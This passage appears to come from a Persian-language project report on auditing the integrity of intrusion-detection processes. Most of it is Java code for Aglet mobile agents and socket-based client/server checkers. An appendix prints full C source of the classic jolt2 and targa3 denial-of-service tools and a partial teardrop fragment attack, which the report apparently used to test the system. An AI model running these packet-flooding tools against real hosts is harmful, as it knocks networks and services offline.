  for (int i = 0; i < this.auditNum; i++) {
     o[i][0] = new String(this.baseAddress);
     o[i][1] = new Integer(this.auditInfo[i].getIdsNum());
     for (int j = 0; j < this.auditInfo[i].getIdsNum(); j++)
        o[i][2 + j] = new String(this.auditInfo[i].getIdsInfo(j));
 }

 while (true) {
    for (int i = 0; i < this.auditNum; i++)
       try {
    AgletContext cxt = getAgletContext();
    AgletProxy proxy = cxt.createAglet(null, "audit.ProcessAudit", o[i]);
```

```
          } catch(Exception e) {
         System.out.println("can not create new agent ...");
         System.exit(1);
          }
      try {
  Thread.sleep(this.delay);
      } catch(Exception e) {
  System.out.println("can not sleep ...");
  System.exit(1);
      }
    }
  }
  //---------------------------------

  public void run() {
    this.Init("d:\\conf.txt");
    this.createAudit();
  }
}
```

- بازرس

```
package audit;

import com.ibm.aglet.*;
import com.ibm.aglet.event.*;
import java.net.*;
import java.io.*;

public class ProcessAudit extends Aglet {
  public static final int MAX_DATA = 100;
  public static final String AUDIT_FILE = new String("d:\\audit.txt");
  String baseAddress = new String();
  int idsNum = 0;
  String[] idsName;
  String[] idsInfo;
  String[] host;

  int position = 0;
  int posCount = 0;
  int resultIndex = 0;
  String resultMsg = new String();
  String auditMsg = new String();

  String[] command = new String[ProcessAudit.MAX_DATA];
   int[] pid = new int[ProcessAudit.MAX_DATA];
   int[] ppid = new int[ProcessAudit.MAX_DATA];
   String[] user = new String[ProcessAudit.MAX_DATA];
   float[] cpu = new float[ProcessAudit.MAX_DATA];
   float[] mem = new float[ProcessAudit.MAX_DATA];
   String[] state = new String[ProcessAudit.MAX_DATA];
   String[] cfgMD5 = new String[ProcessAudit.MAX_DATA];
   String[] codeMD5 = new String[ProcessAudit.MAX_DATA];
   int dataNum = 0;
```

```
 long currentTime;
//-------------------------------

public void onCreation(Object o) {
   String str = new String();
   int index1 = 0, index2 = -1;

   this.currentTime = System.currentTimeMillis();
   addMobilityListener(new MobilityAdapter() {
      public void onArrival(MobilityEvent e) {
         if (position == 1) {
            checkProcessInfo();
            if (posCount < idsNum - 1) {
               try {
                     posCount++;
                     dispatch(new URL(new String("atp://" + host[posCount])));
               } catch(Exception ex) {
                  System.out.println("can not dispatch ...");
                  dispose();
               }
            } else {
               try {
                  position = 0;
                  dispatch(new URL(new String("atp://" + baseAddress)));
               } catch(Exception ex) {
                  System.out.println("can not dispatch ...");
                  dispose();
               }
            }
         } else {
            long time = System.currentTimeMillis() - currentTime;
            System.out.println(resultMsg);
            saveAuditMsg();
            System.out.println("response time: " + time);
            currentTime = System.currentTimeMillis();
         }
      }
   });

   if (this.position == 0) {
      this.baseAddress = (String)((Object[])o)[0];
      Integer n = (Integer)((Object[])o)[1];
      this.idsNum = n.intValue();
      this.idsInfo = new String[this.idsNum];
      this.idsName = new String[this.idsNum];
      this.host = new String[this.idsNum];
      for (int i = 0; i < this.idsNum; i++) {
         str = (String)((Object[])o)[2 + i];
         for (int j = 0; j < 3; j++) {
            index1 = index2 + 1;
            index2 = str.indexOf(' ', index1);
            switch (j) {
               case 0:
                     host[i] = str.substring(index1, index2);
                     break;
               case 1:
```

```
                    idsName[i] = str.substring(index1, index2);
                    break;
                case 2:
                    idsInfo[i] = str.substring(index1);
                    break;
            }
        }
    }


    this.position = 1;
    this.sortHost();

    try {
        dispatch(new URL(new String("atp://" + this.host[0])));
    } catch(Exception e) {
        System.out.println(e);
        dispose();
    }
  }
}
//-------------------------------

void sortHost() {
  for (int i = 0; i < this.idsNum; i++)
    for (int j = i; j < this.idsNum; j++)
      if (this.host[i].compareTo(this.host[j]) > 0) {
        String temp;
        temp = this.host[i];
        this.host[i] = this.host[j];
        this.host[j] = temp;

        temp = this.idsName[i];
        this.idsName[i] = this.idsName[j];
        this.idsName[j] = temp;

        temp = this.idsInfo[i];
        this.idsInfo[i] = this.idsInfo[j];
        this.idsInfo[j] = temp;
      }
}
//-------------------------------

void checkProcessInfo() {
  String tempHost = this.host[this.posCount];
  String tempIdsInfo = new String();

  while (true) {
    if (tempHost.compareTo(this.host[this.posCount]) != 0)
      break;
    tempIdsInfo = this.idsInfo[this.posCount];
    this.createResultMsg(this.doProcess(tempIdsInfo));
    this.createAuditMsg(this.resultIndex);
    this.posCount++;
    if (this.posCount == this.idsNum)
      break;
```

```
    }
}
//------------------------------

boolean doProcess(String info) {
    int count = 0;
    int idsDataIndex = 0;
    FileReader fileReader = null;
    BufferedReader bufferReader = null;

    try {
        fileReader = new FileReader(info);
        bufferReader = new BufferedReader(fileReader);
    } catch(Exception e) {
        System.out.println("\ncan not open input file ...");
    }

    try {
        String s;
        this.dataNum = 0;
        while ((s = bufferReader.readLine()) != null) {
            this.parseData(s);
            this.dataNum++;
        }
    } catch (IOException e) {
        System.out.println("\ncan not read from file ...");
    }

    return this.checkData();
}
//------------------------------

void parseData(String s) {
    int index1 = 0, index2 = -1;

    for (int i = 0; i < 9; i++) {
        index1 = index2 + 1;
        index2 = s.indexOf(' ', index1);
        switch (i) {
            case 0:
                this.command[this.dataNum] = s.substring(index1, index2);
                break;
            case 1:
                this.pid[this.dataNum] = Integer.valueOf(s.substring(index1, index2)).intValue();
                break;
            case 2:
                this.ppid[this.dataNum] = Integer.valueOf(s.substring(index1, index2)).intValue();
                break;
            case 3:
                this.user[this.dataNum] = s.substring(index1, index2);
                break;
            case 4:
                this.cpu[this.dataNum] = Float.valueOf(s.substring(index1, index2)).floatValue();
                break;
            case 5:
                this.mem[this.dataNum] = Float.valueOf(s.substring(index1, index2)).floatValue();
```

```
            break;
          case 6:
            this.state[this.dataNum] = s.substring(index1, index2);
            break;
          case 7:
            this.cfgMD5[this.dataNum] = s.substring(index1, index2);
            break;
          case 8:
            this.codeMD5[this.dataNum] = s.substring(index1);
            break;
        }
      }
    }
//-------------------------------

    boolean checkData() {
      float mem = 0, cpu = 0;
      boolean flag = true;

      for (int i = 1; i < this.dataNum; i++)
        if (this.pid[0] != this.pid[i] ||
          this.ppid[0] != this.ppid[i] ||
          !this.user[0].equals(this.user[i])  ||
          this.state[i].equals("Z") ||
          !this.cfgMD5[0].equals(this.cfgMD5[i]) ||
          !this.codeMD5[0].equals(this.codeMD5[i])) {
          this.resultIndex = i;

          return false;
        }

      this.resultIndex = this.dataNum - 1;
      for (int i = 0; i < this.dataNum; i++) {
        mem += this.mem[i];
        cpu += this.cpu[i];
      }
      if ((mem / this.dataNum) > 50 || (cpu / this.dataNum) > 50)
        return false;

      return true;
    }
//-------------------------------

    void createAuditMsg(int num) {
      this.auditMsg = "User: " + this.user[num] +
                "\nProcess ID: " + this.pid[num] + " Parent ID: " + this.ppid[num] +
                "\nState: " + this.state[num] +
                "\nProcess CRC: " + this.codeMD5[num] + " Config CRC: " + this.cfgMD5[num] + "\n";
    }
//-------------------------------
    void createResultMsg(boolean result) {
      this.resultMsg += "IDS (" + this.idsName[this.posCount] + ") working is: " + result + " ...\n";
    }
//-------------------------------
    void saveAuditMsg() {
      byte buffer[] = this.auditMsg.getBytes();
```

```
    try {
        OutputStream auditFile = new FileOutputStream(ProcessAudit.AUDIT_FILE, true);
        auditFile.write(buffer);
        auditFile.close();
    } catch (Exception e) {
      System.out.println("can write data ...");
      System.exit(1);
    }
   }
  //------------------------------
  public void run() {
  }

}
```

۳- بازرس بررسی کننده صحت فرایند (محلی)

- **Server**

```
import java.net.*;
import java.io.*;
import java.lang.*;

public class Server {
  public static final int SERVER_PORT = 4445;
  Socket clientSocket = null;
  ServerSocket serverSocket = null;
  BufferedReader in = null;
  //-------------------------------------

  public static void main(String[] args) {
    Server server = new Server();
    server.start();
  }
  //-------------------------------------

  public Server() {
    try {
      serverSocket = new ServerSocket(Server.SERVER_PORT);
    } catch(IOException e) {
      System.out.println("Could not listen on port: " + Server.SERVER_PORT);
      System.exit(1);
    }

    try {
      clientSocket = serverSocket.accept();
      System.out.println("client connected ...");
    } catch(Exception e) {
      System.out.println("Accept failed.");
      System.exit(1);
    }

    try {
      this.in = new BufferedReader(new InputStreamReader(clientSocket.getInputStream()));
    } catch(Exception e) {
```

```
        System.out.println("can send/receive data ...");
        System.exit(1);
      }
   }
   //-------------------------------------

   public void start() {
      String result;
      while (true) {
       try {
         result = this.in.readLine();
         System.out.println("result: " + result);
       } catch(Exception e) {
         System.out.println("can not recieve data ...");
         System.exit(1);
       }
      }
   }

}
```

- **Client**

```
import java.io.*;
import java.net.*;

class IDSData {
   public String command = new String();
   public int pid;
   public int ppid;
   public String user = new String();
   public float cpu;
   public float mem;
   public String state = new String();
   public String cfgMD5 = new String();
   public String codeMD5 = new String();
};

public class LocalAudit {
     public static final String SERVER_ADDR = new String("192.168.0.2");
     public static final int SERVER_PORT = 4445;
   public static final int DELAY = 1000;
   int idsIndex = 0;
   IDSData[] idsData = new IDSData[100];
   FileReader fileReader = null;
   BufferedReader bufferReader = null;
    long currentTime;
    PrintWriter out = null;
    Socket sockfd = null;
   //-------------------------------

   public static void main(String args[]) {
      LocalAudit localAudit = new LocalAudit("d:\\result");
      localAudit.start();
   }
   //-------------------------------
```

```
public LocalAudit(String fileName) {
  this.currentTime = System.currentTimeMillis();
  try {
      this.sockfd = new Socket(LocalAudit.SERVER_ADDR, LocalAudit.SERVER_PORT);
      this.out = new PrintWriter(sockfd.getOutputStream(), true);
  } catch(UnknownHostException e) {
      System.out.println("can not connect ...");
      System.exit(1);
   } catch(Exception e) {
      System.out.println("io error ...");
      System.exit(1);
   }
   try {
      this.fileReader = new FileReader(fileName);
      this.bufferReader = new BufferedReader(this.fileReader);
   } catch(Exception e) {
      System.out.println("\ncan not open input file ...");
   }
   this.readFile();
}
//-------------------------------

void readFile() {
   String s;
   try {
      while ((s = this.bufferReader.readLine()) != null) {
         this.idsData[this.idsIndex] = new IDSData();
         this.idsData[this.idsIndex++] = this.parseData(s);
      }
   } catch (IOException e) {
      System.out.println("\ncan not read from file ...");
   }
}
//-------------------------------

IDSData parseData(String s) {
   int index1 = 0, index2 = -1;
   IDSData data = new IDSData();

   for (int i = 0; i < 9; i++) {
      index1 = index2 + 1;
      index2 = s.indexOf(' ', index1);
      switch (i) {
         case 0:
            data.command = s.substring(index1, index2);
            break;
         case 1:
            data.pid = Integer.valueOf(s.substring(index1, index2)).intValue();
            break;
         case 2:
            data.ppid = Integer.valueOf(s.substring(index1, index2)).intValue();
            break;
         case 3:
            data.user = s.substring(index1, index2);
            break;
```

```
            case 4:
              data.cpu = Float.valueOf(s.substring(index1, index2)).floatValue();
              break;
            case 5:
              data.mem = Float.valueOf(s.substring(index1, index2)).floatValue();
              break;
            case 6:
              data.state = s.substring(index1, index2);
              break;
            case 7:
              data.cfgMD5 = s.substring(index1, index2);
              break;
            case 8:
              data.codeMD5 = s.substring(index1);
              break;
        }
    }
    return data;
}
//-------------------------------

public void start() {
    boolean result = false;
 long time;

    while (true) {
        result = checkData();
  time = System.currentTimeMillis() - this.currentTime;
        System.out.println("result: " + result);
  System.out.println("response time: " + time);
  this.currentTime = System.currentTimeMillis();
  this.out.println(result);
        try {
            Thread.sleep(LocalAudit.DELAY);
        } catch(Exception e) {
            System.out.println("can not sleep ...");
            System.exit(1);
        }
    }
}
//-------------------------------

boolean checkData() {
    float mem = 0, cpu = 0;
    boolean flag = true;
    IDSData data = this.idsData[0];
    for (int i = 1; i < this.idsIndex; i++) {
        if (data.pid != this.idsData[i].pid ||
            data.ppid != this.idsData[i].ppid ||
            !data.user.equals(this.idsData[i].user)  ||
            this.idsData[i].state.equals("Z") ||
            !data.cfgMD5.equals(this.idsData[i].cfgMD5) ||
            !data.codeMD5.equals(this.idsData[i].codeMD5))
            return false;
        }
```

```
    for (int i = 0; i < this.idsIndex; i++) {
      mem += this.idsData[i].mem;
      cpu += this.idsData[i].cpu;
    }

    if ((mem / this.idsIndex) > 50 || (cpu / this.idsIndex) > 50)
      return false;

    return true;
  }
}
```

۴- بازرس بررسی‌کننده صحت فرایند (متمرکز)

- **Server**

```
import java.net.*;
import java.io.*;
import java.lang.*;

class IDSData {
  public String command = new String();
  public int pid;
  public int ppid;
  public String user = new String();
  public float cpu;
  public float mem;
  public String state = new String();
  public String cfgMD5 = new String();
  public String codeMD5 = new String();

  public String toString() {
    String str;
    str = command + " " + pid + " " + codeMD5;
    return str;
  }
};

public class Server {
  public static final int SERVER_PORT = 4445;
  int idsIndex = 0;
  IDSData[] idsData = new IDSData[100];
  Socket clientSocket = null;
  ServerSocket serverSocket = null;
  BufferedReader in = null;
   PrintWriter out = null;
  //-------------------------------------

  public static void main(String[] args) {
    Server server = new Server();
    server.start();
  }
  //-------------------------------------

  public Server() {
```

```
    try {
        serverSocket = new ServerSocket(Server.SERVER_PORT);
    } catch(IOException e) {
        System.out.println("Could not listen on port: " + Server.SERVER_PORT);
        System.exit(1);
    }

    try {
        clientSocket = serverSocket.accept();
        System.out.println("client connected ...");
    } catch(Exception e) {
        System.out.println("Accept failed.");
        System.exit(1);
    }

    try {
        this.out = new PrintWriter(clientSocket.getOutputStream(), true);
        this.in = new BufferedReader(new InputStreamReader(clientSocket.getInputStream()));
    } catch(Exception e) {
        System.out.println("can send/receive data ...");
        System.exit(1);
    }
}
//------------------------------------

public void start() {
    boolean result = false;
    while (true) {
        this.receiveData();
        result = checkData();
        this.idsIndex = 0;
        System.out.println("result: " + result);
        this.out.println(".");
    }
}
//------------------------------------

void receiveData() {
    String str;
    try {
        while (true) {
            str = this.in.readLine();
            if (str.compareTo("end") == 0)
                break;

            this.idsData[this.idsIndex] = new IDSData();
            this.idsData[this.idsIndex++] = this.parseData(str);
        }
    } catch(Exception e) {
        System.out.println("can not receive data ...");
        System.exit(1);
    }
}
//------------------------------------

IDSData parseData(String s) {
```

```
    int index1 = 0, index2 = -1;
    IDSData data = new IDSData();

    for (int i = 0; i < 9; i++) {
      index1 = index2 + 1;
      index2 = s.indexOf(' ', index1);
      switch (i) {
        case 0:
          data.command = s.substring(index1, index2);
          break;
        case 1:
          data.pid = Integer.valueOf(s.substring(index1, index2)).intValue();
          break;
        case 2:
          data.ppid = Integer.valueOf(s.substring(index1, index2)).intValue();
          break;
        case 3:
          data.user = s.substring(index1, index2);
          break;
        case 4:
          data.cpu = Float.valueOf(s.substring(index1, index2)).floatValue();
          break;
        case 5:
          data.mem = Float.valueOf(s.substring(index1, index2)).floatValue();
          break;
        case 6:
          data.state = s.substring(index1, index2);
          break;
        case 7:
          data.cfgMD5 = s.substring(index1, index2);
          break;
        case 8:
          data.codeMD5 = s.substring(index1);
          break;
      }
    }
    return data;
  }
  //-------------------------------------

  boolean checkData() {
    float mem = 0, cpu = 0;
    boolean flag = true;
    IDSData data = this.idsData[0];
    for (int i = 1; i < this.idsIndex; i++) {
      if (data.pid != this.idsData[i].pid ||
        data.ppid != this.idsData[i].ppid ||
        !data.user.equals(this.idsData[i].user)  ||
        this.idsData[i].state.equals("Z") ||
        !data.cfgMD5.equals(this.idsData[i].cfgMD5) ||
        !data.codeMD5.equals(this.idsData[i].codeMD5))
        return false;
      }

    for (int i = 0; i < this.idsIndex; i++) {
      mem += this.idsData[i].mem;
```

```
            cpu += this.idsData[i].cpu;
        }

        if ((mem / this.idsIndex) > 50 || (cpu / this.idsIndex) > 50)
            return false;

        return true;
    }
}
```

- **Client**

```
import java.net.*;
import java.io.*;
import java.lang.*;

public class Client {
    public static final String SERVER_ADDR = new String("192.168.0.2");
    public static final int SERVER_PORT = 4445;
    public static final int DELAY = 1000;

    String fileName = new String();
    FileReader fileReader = null;
    BufferedReader bufferReader = null;
    Socket sockfd = null;
    PrintWriter out = null;
     BufferedReader in = null;
     long currentTime;

    //------------------------------------
    public static void main(String[] args) {
        Client client = new Client("d:\\result");
        client.sendFile();
    }

    //------------------------------------
    public Client(String fileName) {
       this.currentTime = System.currentTimeMillis();
        this.fileName = fileName;
        try {
            this.sockfd = new Socket(Client.SERVER_ADDR, Client.SERVER_PORT);
            this.out = new PrintWriter(sockfd.getOutputStream(), true);
            in = new BufferedReader(new InputStreamReader(sockfd.getInputStream()));
        } catch(UnknownHostException e) {
            System.out.println("can not connect ...");
            System.exit(1);
        } catch(Exception e) {
            System.out.println("io error ...");
            System.exit(1);
        }
    }

    //------------------------------------
    public void sendFile() {
        String fromServer;
       long time;
```

```
        try {
            while (true) {
                this.sendData();
                fromServer = this.in.readLine();
                time = System.currentTimeMillis() - this.currentTime;
                System.out.println("response time: " + time);
                this.currentTime = System.currentTimeMillis();
                Thread.sleep(Client.DELAY);
            }
        } catch(Exception e) {
            System.out.println("can not get server request ...");
            System.exit(1);
        }
    }

    //------------------------------------
    void sendData() {
        String str;

        try {
            this.fileReader = new FileReader(fileName);
            this.bufferReader = new BufferedReader(this.fileReader);
        } catch(Exception e) {
            System.out.println("\ncan not open input file ...");
            System.exit(1);
        }

        try {
            while ((str = this.bufferReader.readLine()) != null)
                this.out.println(str);
                this.out.println("end");
        } catch (IOException e) {
            System.out.println("\ncan nor read from file ...");
        }

        try {
            this.fileReader.close();
            this.bufferReader.close();
            this.fileReader = null;
            this.bufferReader = null;
        } catch(Exception e) {
            System.out.println("can not close ...");
            System.exit(1);
        }
    }
}
```

ضمیمه ۲

در این بخش کد حملاتی که در این پروژه از آنها استفاده شده است آورده می‌شود.

۱- حمله jolt2

این حمله باعث می‌شود که میزان استفاده از پردازنده به ۱۰۰٪ برسد.

```
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <getopt.h>

struct _pkt
{
   struct iphdr ip;
   union
   {
   struct icmphdr  icmp;
      struct udphdr   udp;
   } proto;
   char data;
} pkt;

int icmplen = sizeof(struct icmphdr);
int udplen = sizeof(struct udphdr);
int iplen = sizeof(struct iphdr);
int spf_sck;
//--------------------------------------

void usage(char *pname)
{
   fprintf (stderr, "Usage: %s [-s src_addr] [-p port] dest_addr\n", pname);
   fprintf (stderr, "Note: UDP used if a port is specified, otherwise ICMP\n");
   exit(0);
}
//--------------------------------------

u_long host_to_ip(char *host_name)
{
   static  u_long ip_bytes;
   struct hostent *res;

   res = gethostbyname(host_name);
```

```
    if (res == NULL)
      return (0);
    memcpy(&ip_bytes, res->h_addr, res->h_length);
    return (ip_bytes);
}
//---------------------------------------

void quit(char *reason)
{
    perror(reason);
    close(spf_sck);
    exit(-1);
}
//---------------------------------------

int do_frags (int sck, u_long src_addr, u_long dst_addr, int port)
{
    int bs, psize;
    unsigned long x;
    struct sockaddr_in to;

    to.sin_family = AF_INET;
    to.sin_port = 1235;
    to.sin_addr.s_addr = dst_addr;

    if (port)
      psize = iplen + udplen + 1;
    else
      psize = iplen + icmplen + 1;
    memset(&pkt, 0, psize);

    pkt.ip.version = 4;
    pkt.ip.ihl = 5;
    pkt.ip.tot_len = htons(iplen + icmplen) + 40;
    pkt.ip.id = htons(0x455);
    pkt.ip.ttl = 255;
    pkt.ip.protocol = (port ? IPPROTO_UDP : IPPROTO_ICMP);
    pkt.ip.saddr = src_addr;
    pkt.ip.daddr = dst_addr;
    pkt.ip.frag_off = htons (8190);

    if (port)
    {
      pkt.proto.udp.source = htons(port|1235);
       pkt.proto.udp.dest = htons(port);
       pkt.proto.udp.len = htons(9);
       pkt.data = 'a';
    }
    else
    {
      pkt.proto.icmp.type = ICMP_ECHO;
       pkt.proto.icmp.code = 0;
       pkt.proto.icmp.checksum = 0;
    }

    while (1)
```

```
    {
      bs = sendto(sck, &pkt, psize, 0, (struct sockaddr *) &to, sizeof(struct sockaddr));
    }
    return bs;

}
//--------------------------------------

int main(int argc, char *argv[])
{
    u_long  src_addr, dst_addr;
    int i, bs=1, port=0;
    char hostname[32];

    if (argc < 2)
      usage (argv[0]);

    gethostname (hostname, 32);
    src_addr = host_to_ip(hostname);

    while ((i = getopt (argc, argv, "s:p:h")) != EOF)
    {
      switch (i)
        {
          case 's':
            dst_addr = host_to_ip(optarg);
            if (!dst_addr)
              quit("Bad source address given.");
            break;

          case 'p':
            port = atoi(optarg);
            if ((port <= 0) || (port > 65535))
              quit ("Invalid port number given.");
            break;

          case 'h':
          default:
            usage (argv[0]);
        }
    }

    dst_addr = host_to_ip(argv[argc-1]);
    if (!dst_addr)
      quit("Bad destination address given.");

    spf_sck = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (!spf_sck)
      quit("socket()");
    if (setsockopt(spf_sck, IPPROTO_IP, IP_HDRINCL, (char *)&bs, sizeof(bs)) < 0)
      quit("IP_HDRINCL");

    do_frags (spf_sck, src_addr, dst_addr, port);
}
```

۲- حمله targa3

در این حمله بسته‌های نامناسب به سیستم مورد نظر ارسال می‌شود و بدین ترتیب آن سیستم را با مشکل مواجه می‌کند.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <time.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>

u_char rseed[4096];
int rsi, rnd, pid;

#if __BYTE_ORDER == __LITTLE_ENDIAN
#ifndef htons
unsigned short int htons (unsigned short int hostshort);
#endif
#define TONS(n) htons(n)
#elif __BYTE_ORDER == __BIG_ENDIAN
#define TONS(n) (n)
#endif
//---------------------------------------

struct sa_in
{
   unsigned short int sin_family, sin_port;
   struct
   {
      unsigned int s_addr;
   }
   sin_addr;
   unsigned char sin_zero[8];
};
//---------------------------------------

struct iph
{          /* IP header */
#if __BYTE_ORDER == __LITTLE_ENDIAN
#define TONS(n) htons(n)
unsigned char ihl:
   4;
unsigned char version:
   4;
#elif __BYTE_ORDER == __BIG_ENDIAN
#define TONS(n) (n)
unsigned char version:
   4;
unsigned char ihl:
```

```
    4;
#endif
    unsigned char tos;
    unsigned short int tot_len;
    unsigned short int id;
    unsigned short int frag_off;
    unsigned char ttl;
    unsigned char protocol;
    unsigned short int check;
    unsigned int saddr;
    unsigned int daddr;
};

unsigned long int inet_addr (const char *cp);
//----------------------------------------

unsigned int realrand (int low, int high)
{
  int evil[2];
  evil[0] = rseed[rsi];
  evil[1] = rseed[rsi + 1];
  rsi += 2;
  if (evil[0] == 0x00)
    evil[0]++;
  if (evil[1] == 0x00)
    evil[1]++;
  srandom (time (0));
  srand (random () << pid % evil[0] >> evil[1]);  /* don't ask :P */
  return ((rand () % (int) (((high) + 1) - (low))) + (low));
}
//----------------------------------------

void sigh (int sig)
{
  puts (" ] □[0m\n");
  exit (0);
}
//----------------------------------------

int main (int argc, char **argv)
{
  int s = socket (AF_INET, SOCK_RAW, 255);  /* IPPROTO_RAW */
  int res, psize, loopy, targets = 0, tind, count = -1;
  char *packet, ansi[16];
  struct sa_in sin;
  struct iph *ip;
  u_long target[200];

  int proto[14] =
    {          /* known internet protcols */
     0, 1, 2, 4, 6, 8, 12, 17, 22, 41, 58, 255, 0,
    };
  int frags[10] =
    {          /* (un)common fragment values */
     0, 0, 0, 8192, 0x4, 0x6, 16383, 1, 0,
    };
```

```
int flags[7] =
  {           /* (un)common message flags */
    0, 0, 0, 0x4, 0, 0x1,
  };

rnd = open ("/dev/urandom", O_RDONLY);
read (rnd, rseed, 4095);
rsi = 0;

snprintf (ansi, 15, "□[%d;3%dm", realrand (0, 1), realrand (1, 7));
printf ("\t\t%starga 3.0 by Mixter□[0m\n", ansi);
fflush (stdout);

if (argc < 2)
{
    fprintf (stderr, "usage: %s <ip1> [ip2] ... [-c count]\n", argv[0]);
    exit (-1);
}

if (argc > 201)
{
    fprintf (stderr, "cannot target more than 200 hosts!\n");
    exit (-1);
}

for (loopy = 1; loopy < argc; loopy++)
{
    if (strcmp (argv[loopy - 1], "-c") == 0)
    {
        if (atoi (argv[loopy]) > 1)
          count = atoi (argv[loopy]);
        continue;
    }
    if (inet_addr (argv[loopy]) != -1)
    {
        target[targets] = inet_addr (argv[loopy]);
        targets++;
    }
}

if (!targets)
{
    fprintf (stderr, "no valid ips found!\n");
    exit (-1);
}

snprintf (ansi, 15, "□[%d;3%dm", realrand (0, 1), realrand (1, 7));
printf ("%s\tTargets:\t%d\n", ansi, targets);
printf ("\tCount:\t\t");
if (count == -1)
  puts ("infinite");
else
  printf ("%d\n", count);

printf ("   [ ");
fflush(0);
```

```
for (res = 0; res < 18; res++)
  signal (res, sigh);

pid = getpid ();
psize = sizeof (struct iph) + realrand (128, 512);
packet = calloc (1, psize);
ip = (struct iph *) packet;

setsockopt (s, 0, 3, "1", sizeof ("1"));/* IP_HDRINCL: header included */
sin.sin_family = PF_INET;
sin.sin_port = TONS (0);
while (count != 0)
{
   if (count != -1)
     count--;
   for (loopy = 0; loopy < 0xff;)
   {
      for (tind = 0; tind < targets + 1; tind++)
      {
         sin.sin_addr.s_addr = target[tind];
         if (rsi > 4000)
         {
            read (rnd, rseed, 4095);
            rsi = 0;
         }
         read (rnd, packet, psize);
         proto[13] = realrand (0, 255);
         frags[9] = realrand (0, 8100);
         flags[6] = realrand (0, 0xf);
         ip->version = 4;
         ip->ihl = 5;
         ip->tos = 0;
         ip->tot_len = TONS (psize);
         ip->id = TONS (realrand (1, 10000));
         ip->ttl = 0x7f;
         ip->protocol = proto[(int) realrand (0, 13)];
         ip->frag_off = TONS (frags[(int) realrand (0, 9)]);
         ip->check = 0;
         ip->saddr = random ();
         ip->daddr = target[tind];
         res = sendto (s,
                   packet,
                   psize,
                   flags[(int) realrand (0, 6)],
                   (struct sockaddr *) &sin,
                   sizeof (struct sockaddr));
         if (res)
           loopy++;
      }
   }
   snprintf (ansi, 15, "□[%d;3%dm", realrand (0, 1), realrand (1, 7));
   printf ("%s.", ansi);
   usleep (200);
   fflush (stdout);
}
```

```
  free (packet);    /* free willy */

  puts (" ]□[0m\n");

  return 0;
}
```

۳- حمله teardrop

در این حمله offset بسته‌های fragment شده به گونه‌ای ارسال می‌شود که همپوشانی داشته باشد. این مساله باعث می‌شود که در protocol stack سیستم مورد هجوم مشکل ایجاد شود.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>

#ifdef STRANGE_BSD_BYTE_ORDERING_THING
                        /* OpenBSD < 2.1, all FreeBSD and netBSD, BSDi < 3.0 */
#define FIX(n)  (n)
#else                   /* OpenBSD 2.1, all Linux */
#define FIX(n)  htons(n)
#endif  /* STRANGE_BSD_BYTE_ORDERING_THING */

#define IP_MF   0x2000  /* More IP fragment en route */
#define IPH     0x14    /* IP header size */
#define UDPH    0x8     /* UDP header size */
#define PADDING 0x1c    /* datagram frame padding for first packet */
#define MAGIC   0x3     /* Magic Fragment Constant (tm).  Should be 2 or 3 */
#define COUNT   0x1     /* Linux dies with 1, NT is more stalwart and can
                         * withstand maybe 5 or 10 sometimes...  Experiment.
                         */
void usage(u_char *);
u_long name_resolve(u_char *);
u_short in_cksum(u_short *, int);
void send_frags(int, u_long, u_long, u_short, u_short);
//--------------------------------------

int main(int argc, char **argv)
{
    int one = 1, count = 0, i, rip_sock;
    u_long  src_ip = 0, dst_ip = 0;
    u_short src_prt = 0, dst_prt = 0;
    struct in_addr addr;

    fprintf(stderr, "teardrop   route|daemon9\n\n");
```

```
if((rip_sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
{
   perror("raw socket");
   exit(1);
}
if (setsockopt(rip_sock, IPPROTO_IP, IP_HDRINCL, (char *)&one, sizeof(one))
   < 0)
{
   perror("IP_HDRINCL");
   exit(1);
}
if (argc < 3) usage(argv[0]);
if (!(src_ip = name_resolve(argv[1])) || !(dst_ip = name_resolve(argv[2])))
{
   fprintf(stderr, "What the hell kind of IP address is that?\n");
   exit(1);
}

while ((i = getopt(argc, argv, "s:t:n:")) != EOF)
{
   switch (i)
   {
      case 's':          /* source port (should be emphemeral) */
         src_prt = (u_short)atoi(optarg);
         break;
      case 't':          /* dest port (DNS, anyone?) */
         dst_prt = (u_short)atoi(optarg);
         break;
      case 'n':          /* number to send */
         count   = atoi(optarg);
         break;
      default :
         usage(argv[0]);
         break;          /* NOTREACHED */
   }
}
srandom((unsigned)(time((time_t)0)));
if (!src_prt) src_prt = (random() % 0xffff);
if (!dst_prt) dst_prt = (random() % 0xffff);
if (!count)   count   = COUNT;

fprintf(stderr, "Death on flaxen wings:\n");
addr.s_addr = src_ip;
fprintf(stderr, "From: %15s.%5d\n", inet_ntoa(addr), src_prt);
addr.s_addr = dst_ip;
fprintf(stderr, "  To: %15s.%5d\n", inet_ntoa(addr), dst_prt);
fprintf(stderr, " Amt: %5d\n", count);
fprintf(stderr, "[ ");

for (i = 0; i < count; i++)
{
   send_frags(rip_sock, src_ip, dst_ip, src_prt, dst_prt);
   fprintf(stderr, "b00m ");
   usleep(500);
}
```

```
    fprintf(stderr, "]\n");
    return (0);
}
//---------------------------------------

void send_frags(int sock, u_long src_ip, u_long dst_ip, u_short src_prt,
                u_short dst_prt)
{
    u_char *packet = NULL, *p_ptr = NULL;   /* packet pointers */
    u_char byte;                            /* a byte */
    struct sockaddr_in sin;                 /* socket protocol structure */

    sin.sin_family      = AF_INET;
    sin.sin_port        = src_prt;
    sin.sin_addr.s_addr = dst_ip;

    packet = (u_char *)malloc(IPH + UDPH + PADDING);
    p_ptr  = packet;
    bzero((u_char *)p_ptr, IPH + UDPH + PADDING);

    byte = 0x45;                        /* IP version and header length */
    memcpy(p_ptr, &byte, sizeof(u_char));
    p_ptr += 2;                         /* IP TOS (skipped) */
    *((u_short *)p_ptr) = FIX(IPH + UDPH + PADDING);    /* total length */
    p_ptr += 2;
    *((u_short *)p_ptr) = htons(242);   /* IP id */
    p_ptr += 2;
